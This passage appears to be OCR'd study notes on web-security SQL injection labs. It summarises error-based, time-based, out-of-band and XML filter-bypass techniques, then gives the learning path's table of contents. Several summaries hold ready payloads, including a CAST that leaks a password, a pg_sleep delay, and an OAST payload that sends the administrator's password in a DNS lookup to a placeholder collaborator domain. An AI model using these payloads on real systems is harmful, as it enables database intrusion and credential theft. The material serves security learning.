


Summary of Exploitation: Triggered SQL errors conditionally (e.g., CASE WHEN (condition) THEN 1/0 ELSE 0 END` `) to infer data based on whether an error page was returned or not.

Key Takeaways: Conditionally triggering database errors can be a channel for blind data exfiltration if error handling differs.

K. Lab: Visible error-based SQL injection

Vulnerability Type: Error-Based SQL Injection (Data via Errors)




Summary of Exploitation: Forced a database error message that included sensitive data, e.g., by casting a password string to an integer: ' AND 1=CAST((SELECT password FROM users LIMIT 1) AS int)--` `.

Key Takeaways: Verbose error messages can directly leak data; certain operations (like invalid type casts) are useful for this.

L. Lab: Blind SQL injection with time delays and information retrieval

Vulnerability Type: Blind SQL Injection (Time-Based)




Summary of Exploitation: Injected conditional time delays (e.g., CASE WHEN (condition) THEN pg_sleep(5) ELSE 0 END` `) and measured server response times to infer data.

Key Takeaways: Introduce conditional time delays using database sleep/benchmark functions when other blind channels are unavailable.

M. Lab: Blind SQL injection with out-of-band (OAST) interaction

Vulnerability Type: Blind SQL Injection (Out-of-Band - OAST)




Summary of Exploitation: Forced the database to make an external network request (e.g., DNS lookup via an XXE-like payload for Oracle: '||(SELECT EXTRACTVALUE(xmltype('...<!ENTITY % remote SYSTEM "http://'||(data)||'.[collaborator_domain]/">...'))` `) to exfiltrate data or confirm vulnerability.

Key Takeaways: OAST uses external network interactions (DNS, HTTP) triggered from the DB for data exfiltration/confirmation.

N. Lab: Blind SQL injection with out-of-band data exfiltration

Vulnerability Type: Blind SQL Injection (OAST Data Exfiltration)




Summary of Exploitation: Similar to VI.M, but specifically constructed the OAST payload to directly exfiltrate data within the network request, e.g., by making the password part of a DNS query: '||(SELECT EXTRACTVALUE(xmltype('...SYSTEM "http://'||(SELECT password FROM users WHERE username='administrator')||'.[collaborator_domain]/">...'))` `.

Key Takeaways: OAST is highly effective for directly exfiltrating data by embedding it in DNS/HTTP requests to an attacker server.

O. Lab: SQL injection with filter bypass via XML encoding

Vulnerability Type: SQL Injection (Filter Bypass, XML Context)




Summary of Exploitation: Injected a `UNION` payload (1 UNION SELECT username || '~' || password FROM users--`) into an XML tag (<storeId>`) within the request body, bypassing filters that might not adequately parse XML content.

Key Takeaways: Filters/WAFs can be bypassed if they don't correctly handle all input encodings/contexts, like payloads within XML.

SQL Injection Learning Path Overview

Topics Covered:



Contents

Restart: What is SQL injection (SQLi)?

51 of 51

RESTART LEARNING →

What is SQL injection? 1 of 1

- What is SQL injection (SQLi)? Restart →

How to detect SQL injection vulnerabilities 2 of 2

- How to detect SQL injection vulnerabilities
- SQL injection in different parts of the query

Retrieving hidden data 3 of 3

- Retrieving hidden data
- Retrieving hidden data - Continued
- Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data APPRENTICE

Subverting application logic 2 of 2

- Subverting application logic
- Lab: SQL injection vulnerability allowing login bypass APPRENTICE

SQL injection UNION attacks 2 of 2

- SQL injection UNION attacks
- SQL injection UNION attacks - Continued

Determining the number of columns required 4 of 4

- Determining the number of columns required
- Determining the number of columns required - Continued
- Lab: SQL injection UNION attack, determining the number of columns returned by the query PRACTITIONER
- Database-specific syntax

Finding columns with a useful data type 2 of 2

- Finding columns with a useful data type

ESWARACHARI

Finding columns with a useful data type 2 of 2

- Finding columns with a useful data type
- Lab: SQL injection UNION attack, finding a column containing text PRACTITIONER

Using a SQL injection UNION attack to retrieve interesting data 2 of 2

- Using a SQL injection UNION attack to retrieve interesting data
- Lab: SQL injection UNION attack, retrieving data from other tables PRACTITIONER

Retrieving multiple values within a single column 2 of 2

- Retrieving multiple values within a single column
- Lab: SQL injection UNION attack, retrieving multiple values in a single column PRACTITIONER

Examining the database 5 of 5

- Examining the database in SQL injection attacks
- Querying the database type and version
- Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft PRACTITIONER
- Listing the contents of the database
- Lab: SQL injection attack, listing the database contents on non-Oracle databases PRACTITIONER

ESWARACHARI

Blind SQL injection 2 of 2

- Blind SQL injection
- What is blind SQL injection?

Exploiting blind SQL injection by triggering conditional responses 4 of 4

- Exploiting blind SQL injection by triggering conditional responses
- Exploiting blind SQL injection by triggering conditional responses - Continued
- Exploiting blind SQL injection by triggering conditional responses - Continued
- Lab: Blind SQL injection with conditional responses PRACTITIONER

Error-based SQL injection 7 of 7

- Error-based SQL injection
- Exploiting blind SQL injection by triggering conditional errors
- Exploiting blind SQL injection by triggering conditional errors - Continued
- Lab: Blind SQL injection with conditional errors PRACTITIONER
- Extracting sensitive data via verbose SQL error messages
- Extracting sensitive data via verbose SQL error messages - Continued
- Lab: Visible error-based SQL injection PRACTITIONER

Exploiting blind SQL injection by triggering time delays 3 of 3

- Lab: Visible error-based SQL injection PRACTITIONER

Exploiting blind SQL injection by triggering time delays 3 of 3

- Exploiting blind SQL injection by triggering time delays
- Exploiting blind SQL injection by triggering time delays - Continued
- Lab: Blind SQL injection with time delays and information retrieval PRACTITIONER

Exploiting blind SQL injection using out-of-band (OAST) techniques 5 of 5

- Exploiting blind SQL injection using out-of-band (OAST) techniques
- Exploiting blind SQL injection using out-of-band (OAST) techniques - Continued
- Lab: Blind SQL injection with out-of-band interaction PRACTITIONER
- Exploiting blind SQL injection using out-of-band (OAST) techniques - Continued
- Lab: Blind SQL injection with out-of-band data exfiltration PRACTITIONER

SQL injection in different contexts 2 of 2

- SQL injection in different contexts
- Lab: SQL injection with filter bypass via XML encoding PRACTITIONER

Second-order SQL injection 1 of 1

- Second-order SQL injection

How to prevent SQL injection 2 of 2

- How to prevent SQL injection
- How to prevent SQL injection - Continued

ESWARACHARI